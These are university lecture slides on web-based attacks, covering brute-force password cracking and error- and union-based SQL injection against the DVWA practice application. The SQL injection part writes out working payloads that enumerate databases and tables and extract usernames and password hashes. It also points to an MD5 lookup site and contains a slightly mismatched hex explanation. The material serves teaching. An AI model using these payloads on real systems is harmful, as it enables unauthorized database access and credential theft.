Chapter 2: Web-Based Attacks

Gonzalo De La Torre Parra, Ph.D.

Fall 2021

Objectives

- Brute Force Attacks
- SQL Injection
- Command Injection
- Cross Site Request Forgery (CSRF)
- File Inclusion
- File Upload
- Insecure CAPTCHA
- Weak Session IDs
- Cross Site Scripting (XSS)
- Content-Security-Policy (CSP) Bypass
- JavaScript Attacks

Concepts

- Context
  - a way of relating a set of URLs together
  - most commonly represents a web application (or a subset of it)
- Session Management Method
  - a scheme that defines how the Web Sessions are identified by the server and handled in requests
  - e.g.: cookie-based, using query parameters etc.
- Authentication Method
  - a scheme that defines how a new session is established, if needed.
  - e.g.: classic user/password form, HTTP Authentication, oAuth authentication etc.
- User Management
  - handles the users of the web application that can be used for executing actions
  - Users define the actual authentication credentials required in the auth process (e.g. username/password pair)

Brute Force Attacks

What is Brute Force Attack


Password Length Guesses

Solution

What is Brute Force Attack

Brute force attack is one in which hackers try a large number of possible keyword or password combinations to gain unauthorized access to a system or file

Brute force attacks are often used to defeat a cryptographic scheme, such as those secured by passwords. Hackers use computer programs to try a very large number of passwords to decrypt the message or access the system



Below is a table that shows time required to find 6 symbol password. Assuming that the brute-force speed is **1 million** passwords per second.

Charset file name	Charset string	Example	Total passwords	Timing
0-9.pcf	0123456789	666929	1 111 110	1 sec
1-13.pcf	0x1 ... 0xd		5 229 042	5 sec
a-z.pcf	abcdefghijklmnopqrstuvwxyz	qwerty	321 272 406	5 min
a-z, 0-9.pcf	abcdefghijklmnopqrstuvwxyz0123456789	asd123	2 238 976 116	37 min
a-z, 0-9, symbol14.pcf	abcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()-_+=	a#q1*9	15 943 877 550	4.5 hrs
a-z, A-Z.pcf	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz	QWErty	20 158 268 676	5,5 hrs
a-z, A-Z, 0-9.pcf	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz 0123456789	Asd123	57 731 386 986	16 hrs
a-z, A-Z, 0-9, symbol14.pcf	abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ 0123456789!@#$%^&*()-_+=	As12#$	195 269 260 956	2 days, 6 hrs
all.pcf	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz 0123456789!\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~";	Aa1@|}	742 912 017 120	8 days, 15 hrs

Password Length Guesses

- 2 characters = 3,844 guesses because of:
  - First character: lower case letters (26) + upper case letters (26) + numbers (10) = 62
  - Second character: same = 62
  - Total permutations = 62*62 = 3,844

Pros. and Cons.

- **pros**
- Finding the password is quite high since the attack uses so many possible answers.
- It is a fairly simplistic attack that doesn't require a lot of work to setup or initiate .
- **cons**
- Hardware intensive : consume lots of processing power
- Extends the amount of time needed to crack the code by huge margin.

Solution

- **Use passwords that are difficult to identify as you type them in** Make sure that you don't use repeated characters or keys close together on the keyboard
- **Consider using a passphrase** a passphrase is a string of words, rather than a single word. Unlikely combinations of words can be hard to guess

Solution

- **Make your password as long as possible** The longer a password is, the harder it is to guess or to find by trying all possible combinations
- **Use different types of characters** Include numbers, punctuation marks, symbols, and uppercase and lowercase letters
- **Don't use dictionary words** Don't use words, names or place names that are usually found in dictionaries
- **Don't use personal information**

SQL Injection Attacks

- SQL Injection is a type of Security Exploit in which the attacker injects SQL statements to gain access to restricted resources and make changes.
- TARGET: Web Application with backend database
- Uses client supplied SQL queries to get unauthorized access to database.

SQL Injection Types

- In-band SQLi
  - Error-based SQLi
  - Union-based SQLi
- Inferential (Blind) SQLi
  - Boolean
  - Time-based
  - Out-of-band SQLi

In-band SQLi - Error-based SQLi

"Behind the Scenes" – Actual Query

SELECT first_name, last_name FROM users WHERE ID=X#

where X =1,2,3,4,5,6 ...

1,2,3,4,5

- Trying 1,2,3,4,5, 6 ...

```
ID: 1
First name: admin
Surname: admin
```

```
ID: 2
First name: Gordon
Surname: Brown
```

```
ID: 3
First name: Hack
Surname: Me
```

```
ID: 4
First name: Pablo
Surname: Picasso
```

```
ID: 5
First name: Bob
Surname: Smith
```

Discover the type of database

- Now we want to make sure we keep exploiting errors to discover the type of database:
- Type the following in User ID: ‘
- Actual Query:

- **SELECT first_name, last_name FROM users WHERE ID = ’**

- The single quote ' could be sanitized by a backslash character \' that would produce a scape sequence.

Finding the number or columns/attributes

- In this table, how can we discover the attributes it holds?
- Type the following in User ID: **1 ORDER BY 2#**
- Actual query:
- **SELECT first_name, last_name FROM users WHERE ID=1 ORDER BY X#**

In-band SQLi - Union-based SQLi

- The UNION operator is used in SQL injections to join a query, purposely forged by the tester, to the original query.
- The result of the forged query will be joined to the result of the original query, allowing the tester to obtain the values of columns of other tables.
- For instance, the UNION operator can be used when the SQL injection flaw happens in a SELECT statement, making it possible to combine two queries into a single result or result set.

In-band SQLi - Union-based SQLi

- Example 1:
- **SELECT first_name, last_name FROM users WHERE ID=5 UNION SELECT user()**
- The NULL value is taken because the UNION command works only when both sides have the same number of values.
- In this case we have 2 values at the **Left** side (first_name and last_name), so we also need 2 values at the **Right** side (NULL and user()).
- By the way, this query is similar to the next three examples, just changing the parameter user() to parameters version(), @@hostname and database()

In-band SQLi - Union-based SQLi

- Example 1 – Get the system's host username:
- **5' UNION SELECT NULL, USER()#**

- Example 2 – Get database version:
- **5' UNION SELECT NULL, VERSION()#**

- Example 3 – Get Hostname:
- **5' UNION SELECT NULL, @@HOSTNAME#**

- Example 4 – Get Database Name:
- **5' UNION SELECT NULL, DATABASE()#**

In-band SQLi - Union-based SQLi

- Example 5 - Find all databases in the server:
- 1 UNION SELECT NULL, TABLE_SCHEMA FROM INFORMATION_SCHEMA.TABLES#
- Actual Query:
- **SELECT first_name, last_name FROM users WHERE ID=1 UNION SELECT null, table_schema FROM information_schema.tables#**

In-band SQLi - Union-based SQLi

- Example 6 - Finding all tables names inside the database "dvwadb“:
- 1' UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=0x647677616462#

- Where 0x647677616462 is the hexadecimal ASCII corresponding to the text “dvwadb”

- What are the two tables in the database?

In-band SQLi - Union-based SQLi

- Example 7 – Find column names in table “users”
- 1' UNION SELECT NULL,CONCAT(TABLE_NAME,0x0A,COLUMN_NAME) FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=0x7573657273#

- Where 0x647677616462 is the hexadecimal ASCII corresponding to the text “dvwadb”
- Where 0x0A corresponds to the Line Feed character entered before displaying each column

In-band SQLi - Union-based SQLi

- Example 8 – Finding usernames and passwords from the table “users”
- 1 ' UNION SELECT NULL, CONCAT(FIRST_NAME,0x0A, LAST_NAME,0x0A, USER, 0x0A, PASSWORD, 0x0A) FROM users#
- Let's notice that 4 Line Feed characters (0x0A) are used because the answer is composed of 4 subresults (first_name, last_name, user and password)
- Actual Query:
- SELECT first_name, last_name FROM users WHERE ID=1 UNION SELECT null, CONCAT(first_name, 0x0A, last_name, 0x0A, user, 0x0A, password, 0x0A) FROM users #

Decrypting MD5 passwords

- Go to:
- https://md5.gromweb.com/